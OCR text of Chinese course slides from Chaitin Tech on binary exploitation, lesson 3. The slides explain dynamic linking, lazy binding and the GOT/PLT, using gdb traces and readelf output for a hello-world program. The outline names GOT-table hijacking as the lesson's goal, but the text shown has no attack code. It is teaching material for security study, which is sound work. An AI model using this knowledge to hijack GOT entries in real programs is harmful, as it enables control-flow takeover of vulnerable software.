长亭科技
CHAITIN.CN

二进制漏洞挖掘与利用

课时3：延迟绑定与GOT表劫持

课时大纲

- 延迟绑定与GOT表劫持
  - 动态链接与延迟绑定
  - GOT表的概念
  - 在gdb中观察延迟绑定
  - 延迟绑定的过程
  - GOT表劫持攻击及实例

动态链接(Dynamic Linking)

- 动态链接
  - 一种运行时才会加载和链接程序所依赖的共享库的技术
  - Linux最常见的共享库是libc
- 重定位(Relocations)
  - 指二进制文件中的待填充项
    - 链接器在链接时填充，例如链接多个目标文件时，修正相互引用的函数、变量地址
    - 动态链接器在运行时填充，例如动态解析库函数(例如 printf)
- 动态链接中的延迟绑定
  - 外部函数的地址在运行时才会确定
  - 外部函数符号通常在首次调用时才会被解析
  - 外部变量不使用延迟绑定机制

GOT表（Global Offset Table）

- GOT表常常用于存放外部库函数地址（或外部变量）
- GOT表项初始状态指向一段PLT（过程链接表，Procedure Linkage Table）代码
- 当库函数被首次调用，真正的函数地址会被解析并填入相应的GOT表项
- 每个外部函数均有一段PLT（过程链接表，Procedure Linkage Table）代码，用于跳转到相应GOT表项中存储的地址

在 gdb 中观察延迟绑定

hello.c:

```
void main() {
    puts("Hello World!");
}
```

我们使用 gdb 调试 hello 程序，在调用动态库函数 puts() 之前下一个断点，随后观察整个调用过程。

```
$ gdb ./hello
(gdb) disassemble main
Dump of assembler code for function main:
   0x0804840b <+0>:     lea    0x4(%esp),%ecx
   0x0804840f <+4>:     and    $0xfffffff0,%esp
   0x08048412 <+7>:     pushl  -0x4(%ecx)
   0x08048415 <+10>:    push   %ebp
   0x08048416 <+11>:    mov    %esp,%ebp
   0x08048418 <+13>:    push   %ecx
   0x08048419 <+14>:    sub    $0x4,%esp
   0x0804841c <+17>:    sub    $0xc,%esp
   0x0804841f <+20>:    push   $0x80484c0
   0x08048424 <+25>:    call   0x80482e0 <puts@plt>
   0x08048429 <+30>:    add    $0x10,%esp
   0x0804842c <+33>:    nop
   0x0804842d <+34>:    mov    -0x4(%ebp),%ecx
   0x08048430 <+37>:    leave
   0x08048431 <+38>:    lea    -0x4(%ecx),%esp
   0x08048434 <+41>:    ret
End of assembler dump.
(gdb) break *0x08048424
Breakpoint 1 at 0x8048424: file hello.c, line 2.
(gdb) run
```

在 gdb 中观察延迟绑定


```
(gdb) display /3i $eip
1: x/3i $eip
=> 0x8048424 <main+25>: call   0x80482e0 <puts@plt>
   0x8048429 <main+30>: add    $0x10,%esp
   0x804842c <main+33>: nop
(gdb) stepi
0x080482e0 in puts@plt ()
1: x/3i $eip
=> 0x80482e0 <puts@plt>:        jmp    *0x804a00c
   0x80482e6 <puts@plt+6>:      push   $0x0
   0x80482eb <puts@plt+11>:     jmp    0x80482d0
(gdb) x/wx 0x804a00c
0x804a00c:      0x080482e6
```

设置自动显示后续3条指令

单步执行下一条指令

puts的GOT表项初始状态指向puts@plt+6

在gdb中，使用display命令可以设置每次单步执行后自动显示的内容，此处我们设置为显示后续三条指令。

单步执行call puts@plt，跳转到puts函数的PLT代码，第一条指令是jmp *puts@got，即puts的GOT表项（左边图中GOT表项位于0x804a00c）中包含的地址，初始状态为0x80482e6，指向puts@plt+6

在 gdb 中观察延迟绑定


```
(gdb) stepi
0x080482e6 in puts@plt ()
1: x/3i $eip
=> 0x80482e6 <puts@plt+6>:
   0x80482eb <puts@plt+11>:
   ...
(gdb) stepi 2
0x080482d0 in ?? ()
1: x/3i $eip
=> 0x80482d0:
   0x80482d6:
   ...
(gdb) stepi 2
0xf7fedaa0 in _dl_runtime_resolve () from /lib/ld-linux.so.2
1: x/3i $eip
=> 0xf7fedaa0 <_dl_runtime_resolve>:    push   %eax
   0xf7fedaa1 <_dl_runtime_resolve+1>:  push   %ecx
   0xf7fedaa2 <_dl_runtime_resolve+2>:  push   %edx
```

第一调用puts()，GOT表项初始化为puts@plt+6
跳转到puts@plt+6

```
push   $0x0
jmp    0x80482d0
```

传入第一个参数0，
跳转到0x80482d0
（一般称为PLT0）

```
pushl  0x804a004
jmp    *0x804a008
```

传入第一个参数0x804a004，
此处存的是link_map
跳转到*0x804a008（_dl_runtime_resolve）

GOT表项初始化为puts@plt+6，第一次调用puts()函数会执行_dl_runtime_resolve，执行完毕后GOT表项内的指就会填充正确的puts()函数地址。

后续所有对puts函数的调用都无需再次解析，可以直接找到相应代码。

在 gdb 中观察延迟绑定


```
(gdb) finish     执行完_dl_runtime_resolve，puts()函数被正确解析并执行
Run till exit from #0  0xf7fedaa0 in _dl_runtime_resolve () from
/lib/ld-linux.so.2
Hello World!
0x08048429 in main () at hello.c:2
2           puts("Hello World!");
1: x/3i $eip                                  返回到puts()函数下一条指令
=> 0x8048429 <main+30>: add    $0x10,%esp     ，我们再次查看puts函数的
   0x804842c <main+33>: nop                   GOT表项
   0x804842d <main+34>: mov    -0x4(%ebp),%ecx
(gdb) x/wx 0x804a00c
0x804a00c:      0xf7e44300                    puts()函数的GOT表项就在地址
(gdb) x/i 0xf7e44300                          0x804a00c处，可以看到已经被解析
   0xf7e44300 <puts>:   push   %ebp           为0xf7e44300，与libc中的puts函数
(gdb) p puts                                  地址一致
$1 = {<text variable, no debug info>} 0xf7e44300 <puts>
```

GOT表项初始化为puts@plt+6，首先跳转到这里。

puts@plt+6处的代码会push第一个参数0，然后跳到0x80482d0（称为PLT0）

PLT0处的代码会push第一个参数0x804a004（此处存的是link_map），然后跳到*0x804a008，实际是_dl_runtime_resolve函数，一个用来解析动态链接函数的函数。

GOT表位于.got和.got.plt Section



```
$ readelf -S hello
There are 36 section headers, starting at offset 0x1960:

Section Headers:
  ...
  [22] .dynamic          DYNAMIC         08049f14 000f14 0000e8 08  WA  6   0  4
  [23] .got              PROGBITS        08049ffc 000ffc 000004 04  WA  0   0  4
  [24] .got.plt          PROGBITS        0804a000 001000 000014 04  WA  0   0  4
  [25] .data             PROGBITS        0804a014 001014 000008 00  WA  0   0  4
  ...
```

- .got Section中存放外部全局变量的GOT表，例如stdin/stdout/stderr，非延迟绑定
- .got.plt Section中存放外部函数的GOT表，例如printf，采用延迟绑定

GOT表（Global Offset Table）

长亭科技 CHAITIN.CN


```
$ gdb hello
Reading symbols from hello...done.
(gdb) b *0x08048424
Breakpoint 1 at 0x8048424: file hello.c, line 2.
(gdb) r
Starting program: /tmp/hello

Breakpoint 1, 0x08048424 in main () at hello.c:2
2           puts("Hello World!");
(gdb) x/4wx 0x804a000
0x804a000:      0x08049f14      0xf7ffd8f8
0x804a008:      0xf7fedaa0      0x080482e6
(gdb) ni
Hello World!
0x08048429      2           puts("Hello World!");
(gdb) x/4wx 0x804a000
0x804a000:      0x08049f14      0xf7ffd8f8
0x804a008:      0xf7fedaa0      0xf7e44300
```



.got.plt前三项有特殊含义，第四项开始保存引用的各个外部函数的GOT表项：

- 第一项保存的是.dynamic section的地址
- 第二项保存的是link_map结构地址
- 第三项保存了_dl_runtime_resolve函数的地址

GOT表（Global Offset Table）



- .dynamic section
  - 为动态链接提供信息，例如符号表、字符串表
- link_map
  - 一个链表，包含所有加载的共享库信息
- _dl_runtime_resolve
  - 位于loader中，用于解析外部函数符号的函数
  - 解析完成后会直接执行该函数

.plt section


```
$ readelf -S hello
There are 36 section headers, starting at offset 0x1960:

Section Headers:
  ...
  [12] .plt              PROGBITS        080482d0 0002d0 000030 04  AX  0   0 16
  ...
```

- .plt Section中存放所有外部函数对应的PLT代码

.plt section



```
(gdb) x/10i 0x80482d0
   0x80482d0:   pushl  0x804a004
   0x80482d6:   jmp    *0x804a008
   0x80482dc:   add    %al,(%eax)
   0x80482de:   add    %al,(%eax)
=> 0x80482e0 <puts@plt>:        jmp    *0x804a00c
   0x80482e6 <puts@plt+6>:      push   $0x0
   0x80482eb <puts@plt+11>:     jmp    0x80482d0
   0x80482f0 <__libc_start_main@plt>:   jmp    *0x804a010
   0x80482f6 <__libc_start_main@plt+6>: push   $0x8
   0x80482fb <__libc_start_main@plt+11>:        jmp    0x80482d0
```

PLT0，push link_map,跳转到 _dl_runtime_resolve


puts的PLT代码
0x804a00c是puts@got，初始状态指向puts@plt+6，第一次调用时跳转志PLT0进行符号解析

__libc_start_main的PLT代码，类似puts的PLT代码


延迟绑定(Lazy Binding)




延迟绑定(Lazy Binding)




延迟绑定(Lazy Binding)




延迟绑定(Lazy Binding)




延迟绑定(Lazy Binding)




延迟绑定(Lazy Binding)




延迟绑定(Lazy Binding)



